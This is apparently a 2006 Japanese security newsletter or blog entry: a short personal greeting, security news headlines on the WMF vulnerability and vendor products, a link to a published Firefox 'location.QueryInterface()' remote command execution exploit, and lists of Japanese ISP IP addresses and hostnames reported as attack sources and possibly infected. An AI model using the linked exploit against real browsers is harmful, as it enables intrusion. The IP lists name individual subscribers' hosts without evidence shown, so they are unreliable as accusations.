    221.117.35.204 221x117x35x204.ap221.ftth.ucom.ne.jp
    221.171.175.217 FLA1Abz217.osk.mesh.ad.jp
    221.184.60.82 p4082-ipbf01aobadori.miyagi.ocn.ne.jp
    221.187.166.142 p2142-ipbf14sizuokaden.shizuoka.ocn.ne.jp
    221.188.141.76 p4076-ipad30niho.hiroshima.ocn.ne.jp
    221.189.86.125 p2125-ipad06hiraide.tochigi.ocn.ne.jp
    221.191.241.144 p2144-ipbf07yamaguchi.yamaguchi.ocn.ne.jp

    ----------------------------

    ■あまてらす

    ----------------------------

    おはようございます。あまてらすです。

    今日は、朝から打ち合わせで巣鴨までいってきます。

    午後は、セミナーう~~。うまく話せるかな不安・・・


    ----------------------------

    ■セキュリティニュース

    ----------------------------

    別途ルータはいりません――ジュニパーが中規模向け新セキュリティアプライアンス

    フォーティネット、セキュリティゲートウェイ向けの新OS-Winny対策やSSL-VPNの機能を追加

    携帯やPHS用セキュリティソフト続々――シマンテック、マカフィーが相次ぎ


    ふむふむ、企業のFW設定がセミナー題材になんですね。ふむふむ

    東京国際セキュリティ・カンファレンス 2005 - 思わぬところに存在するセキュリティリスク ...


    企業のセキュリティ対策は二極化が進んでいる--トレンドマイクロ

    ネットワークのスキャニングによるセキュリティの脆弱性の発見と対策

    すぐに使えるインターネット・サーバー構築術 (第3回)Webサーバーを構築しよう

    PhotoshopやWindowsなどに権限昇格の脆弱性、米研究者が指摘


    WMFが話題になってますね。

    WMF脆弱性を狙う攻撃コードは闇取引の「商品」だった――Kaspersky Lab

    「WMFの脆弱性」へのゼロデイ攻撃が多発~トレンドマイクロ1月度調査


    ----------------------------

    ■実証コード

    ----------------------------

    Mozilla Firefox "location.QueryInterface()" Remote Command Execution Exploit

    http://www.frsirt.com/exploits/20060207.firefox_queryinterface.pm.php


    ----------------------------

    ■不正なアクセス(日本を送信元とした攻撃)

    ----------------------------

    自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


    58.91.70.137 p3137-ipbf202aobadori.miyagi.ocn.ne.jp
    60.34.119.9 i60-34-119-9.s04.a013.ap.plala.or.jp
    221.12.239.72 72.239.12.221.megaegg.ne.jp
    221.113.4.27 p004027.ppp.asahi-net.or.jp
    221.113.4.94 p004094.ppp.asahi-net.or.jp
    221.113.4.219 p004219.ppp.asahi-net.or.jp
    221.113.4.222 p004222.ppp.asahi-net.or.jp
    221.113.5.89 p005089.ppp.asahi-net.or.jp
    221.113.7.9 p007009.ppp.asahi-net.or.jp
    221.113.19.106 p019106.ppp.asahi-net.or.jp
    221.113.24.93 p024093.ppp.asahi-net.or.jp
    221.113.34.215 p034215.ppp.asahi-net.or.jp
    221.113.40.235 p040235.ppp.asahi-net.or.jp
    221.113.53.248 p053248.ppp.asahi-net.or.jp
    221.113.54.137 p054137.ppp.asahi-net.or.jp
    221.113.54.160 p054160.ppp.asahi-net.or.jp
    221.113.59.101 p059101.ppp.asahi-net.or.jp
    221.113.72.2 2.72.113.221.ap.yournet.ne.jp
    221.113.75.53 53.75.113.221.ap.yournet.ne.jp
    221.113.77.27 27.77.113.221.ap.yournet.ne.jp
    221.113.105.115 115.105.113.221.ap.yournet.ne.jp
    221.113.162.219 p1219-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.163.3 p2003-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.164.122 p3122-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.165.73 p4073-ipbf14aobadori.miyagi.ocn.ne.jp
    221.113.199.209 p1209-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.200.102 p2102-freed01hon-sw1gw1.tokyo.ocn.ne.jp
    221.113.201.221 p1221-freed01hon-sw1gw2.tokyo.ocn.ne.jp
    221.113.203.229 p1229-freed01hon-sw1gw3.tokyo.ocn.ne.jp
    221.113.209.245 p6245-air01hon128k.tokyo.ocn.ne.jp
    221.113.211.10 p8010-air01hon128k.tokyo.ocn.ne.jp
    221.113.213.239 p3239-air01honfc.tokyo.ocn.ne.jp
    221.113.223.16 p26016-adsau07doujib3-acca.osaka.ocn.ne.jp
    221.113.231.59 p3059-ipad12gifu.gifu.ocn.ne.jp
    221.113.234.236 p5236-ipad13gifu.gifu.ocn.ne.jp
    221.113.235.34 p1034-ipad55osakakita.osaka.ocn.ne.jp
    221.113.238.227 p4227-ipad55osakakita.osaka.ocn.ne.jp
    221.113.248.147 p2147-ipbf04kamokounan.kagoshima.ocn.ne.jp
    221.170.243.138 FLA1Acs138.kng.mesh.ad.jp
    221.185.19.47 p2047-ipad05yamaguchi.yamaguchi.ocn.ne.jp
    221.190.157.234 p6234-ipad28okayamaima.okayama.ocn.ne.jp
    222.5.59.83 ZK059083.ppp.dion.ne.jp
    222.145.37.126 p2126-ipad202souka.saitama.ocn.ne.jp
    222.149.136.195 p5195-ipad30gifu.gifu.ocn.ne.jp